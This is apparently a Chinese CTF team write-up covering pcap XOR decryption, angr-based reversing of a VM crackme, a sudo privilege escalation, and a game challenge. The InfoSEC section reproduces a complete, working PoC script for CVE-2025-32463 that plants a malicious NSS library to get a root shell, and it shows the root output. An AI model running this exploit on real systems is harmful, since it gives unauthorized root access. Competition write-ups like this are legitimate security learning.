美美睡觉对不对不队 WriteUp

图片资源：`./images/`

排名

战队名称：第31名

战队排行

排名	战队名称	总分	战队强项	解题数量	一血数量	最新更新
31	美美睡觉对不对不队	2719.82	Misc	4	0	2025-11-24 22:08:06
32	Initialization队	2658.99	Pwn	3	0	2025-11-24 22:15:28
33	0RAYS	2640.26	Pwn	5	0	2025-11-24 21:36:00
34	SSSec350234队	2640.26	Pwn	5	0	2025-11-24 22:21:25
35	我来打go的队	2640.26	Pwn	5	0	2025-11-24 22:25:10
36	橘猫爱滑板	2605.83	Misc	5	0	2025-11-24 22:22:56
37	甲壳虫安全团队	2605.83	InfoSEC	5	0	2025-11-24 22:24:33
38	babyL3H队	2590.26	Web	4	0	2025-11-24 22:16:33
39	L-Retired队	2485.62	Web	5	1	2025-11-24 21:25:22
40	V2RAY	2462.07	CDF	5	0	2025-11-24 21:48:42


共 21 页 < 2 3 4 5 6 ... 21 >


解题思路


MISC

BB84

1. 流量获取：题目给出 bb84_attack.pcapng，用 scapy 的 RawPcapNgReader 读取，每个包剥离 IP/TCP 头后拼接有效载荷
2. 线索提取：前两条明文包含 SEED:123456789 和 XOR_KEY:8660ace90c0352f3，说明后续数据被重复 XOR







3. 第一层解密：用scapy的RawPcapNgReader逐包读取bb84_attack.pcapng，剥去IP/TCP头，对每个包的payload采用密钥8660ace90c0352f3循环XOR，得到一串高可读率的伪明文
4. 第二层解密：将第一层输出的所有块拼接，观察字符分布，假设再次被短重复密钥XOR。对keysize 2–15做逐

位频率打分，得分最高的密钥为[0x1b, 0x09]。用该密钥循环 XOR，解出大量“flag{.....-This is a fake flag}”等假 flag 文本，说明方向正确但还剩混淆。

5. 第三层解密：残留无意义符号块统一再 XOR 0x12，过滤重复后仅剩一枚非假 flag。对第二层结果，观察前缀的无意义符号块，测试单字节XOR偏移。发现整体XOR 0x12后，前缀块变成正常的“flag{3115684424-This is a fake flag}” 等格式。去重后仅有一个不含“fake”的真实flag：flag{9175782b167d00375b412a8dbd1df763}。

```
Decrypted the captured stream and recovered the only non-fa

- Parsed bb84_attack.pcapng with scapy, stripped IP/TCP hea
- Applied the leaked XOR key 8660ace90c0352f3 (per-packet,
  frequency to [0x1b, 0x09].
- Residual gibberish blocks were XOR'd with 0x12, revealing

Flag: flag{9175782b167d00375b412a8dbd1df763}
```

REVERSE

利用mcp分析vm逻辑

分析

- `vm.exe#0x4024B0` 负责交互：提示输入 64bit hex KEY，经 `sub_401050`（`_stdio_common_vfscanf` 包装）读入后，调用 `sub_4022A0` 将 KEY 写入 0x1000 字节的虚拟机内存块开头，并把比较结果写回栈上的 Arglist。
- `sub_4022A0` 中的 VM：`sub_401090` 从 `byte_405060`（共 0x158 字节指令流，RVA 0x5060）解码 4 字节一条的自定义指令，送入解释器 `sub_401F00`。解释器使用 `sub_401D50` / `sub_401E00` 访问/修改虚拟寄存器（8 个通用寄存器、R0 最终作为内存偏移）、0x400 字节栈以及 0x1000 大内存，支持 PUSH/POP、LEA、算术/逻辑、移位、按字节/字操作、自定义跳转（opcode 0x73、0xAA）等，可视为对称加密轮函数与密钥编排被 VM 指令封装。
- 虚拟机执行完 86 条指令后，把位于 R0 指向的 8 字节写回 Arglist（`vm.exe#0x402453`），随后主函数比较是否等于常量 `0xC3BB7C783538B88E`（`vm.exe#0x4024f9`），匹配则输出 “successful validation”。

vm逻辑过于复杂，选择用angr符号执行找出正确的输入， sub_401050 (0x401050) 挂钩为自定义SimProcedure，向 Arglist 写入 64bit 符号变量 key。以 sub_4024B0 为入口，探索到成功分支0x40250d，避开失败分支 0x402514。

```
import angr
import claripy
import hashlib

BIN_PATH = "vm.exe"
ENTRY = 0x4024B0
SCANF = 0x401050
SUCCESS = 0x40250D
FAIL = 0x402514
KEY_BITS = 64

class HookedScanf(angr.SimProcedure):
    def run(self, fmt, dest):
        key_bv = claripy.BVS("key", KEY_BITS)
        self.state.memory.store(
            dest,
            key_bv,
            endness=self.state.arch.memory_endness
```


```
        )
        self.state.globals["key"] = key_bv
        return claripy.BVV(1, self.state.arch.bits)

def main():
    proj = angr.Project(BIN_PATH, auto_load_libs=False)
    proj.hook(SCANF, HookedScanf())
    state = proj.factory.call_state(ENTRY)
    simgr = proj.factory.simulation_manager(state)

simgr.explore(find=SUCCESS, avoid=FAIL)
if not simgr.found:
    raise SystemExit("no solution")
found = simgr.found[0]
key = found.globals["key"]
key_val = found.solver.eval(key)
key_hex = f"{key_val:016X}"
md5 = hashlib.md5(key_hex.encode()).hexdigest()
flag = f"flag{{{md5}}}"

print(f"[+] KEY : {key_hex}")
print(f"[+] FLAG: {flag}")
if __name__ == "__main__":
    main()
```

```
C:\Users\huaji\Desktop\eater\tmp\vm>vm
Please enter your key:
D8E1C12A7A991DF3
successful validation
```

InfoSEC

最近还好吗

搜cve 2025 ubuntu，第一个就是



找相关复现文档https://www.cnblogs.com/AuroraSEC/articles/19099941

发现一个脚本https://github.com/pr0v3rbs/CVE-2025-32463_chwoot/blob/main/sudo-chwoot.sh

```
#!/bin/bash
# sudo-chwoot.sh
# CVE-2025-32463 – Sudo EoP Exploit PoC by Rich Mirch
#                  @ Stratascale Cyber Research Unit (CRU)
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd ${STAGE?} || exit 1

if [ $# -eq 0 ]; then
    # If no command is provided, default to an interactive root shell.
    CMD="/bin/bash"
else
    # Otherwise, use the provided arguments as the command to execute.
    CMD="$@"
fi

# Escape the command to safely include it in a C string literal.
# This handles backslashes and double quotes.
CMD_C_ESCAPED=$(printf '%s' "$CMD" | sed -e 's/\\/\\\\/g' -e 's/"/\\"/g')

cat > woot1337.c<<EOF
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void woot(void) {
```

```
  setreuid(0,0);
  setregid(0,0);
  chdir("/");
  execl("/bin/sh", "sh", "-c", "${CMD_C_ESCAPED}", NULL);
}
EOF

mkdir -p woot/etc libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c

echo "woot!"
sudo -R woot woot
rm -rf ${STAGE?}
```

传进去直接提权

```
pwn@1deca0130257:~$ ./sudo0chwoot.sh
-bash: ./sudo0chwoot.sh: No such file or directory
pwn@1deca0130257:~$ chmod +x sudo-chwoot.sh
pwn@1deca0130257:~$ ./sudo-chwoot.sh
woot!
root@1deca0130257:/# cat /f*
flag{28924afb4ddcc25afac3e4beabf1cfea}
root@1deca0130257:/# Connection closing...Socket close.

Connection closed by foreign host.

Disconnected from remote host(tmp) at 22:08:35.
```

Game

我勒个超级玛丽奥

本题比较简单，只需要玩游戏即可获得到flag。我们只需要保证马里奥在第一关不死，过关之后就可以看到wp了。

```
flag{fb141a54f1f17f860b94e89537c47fff}
```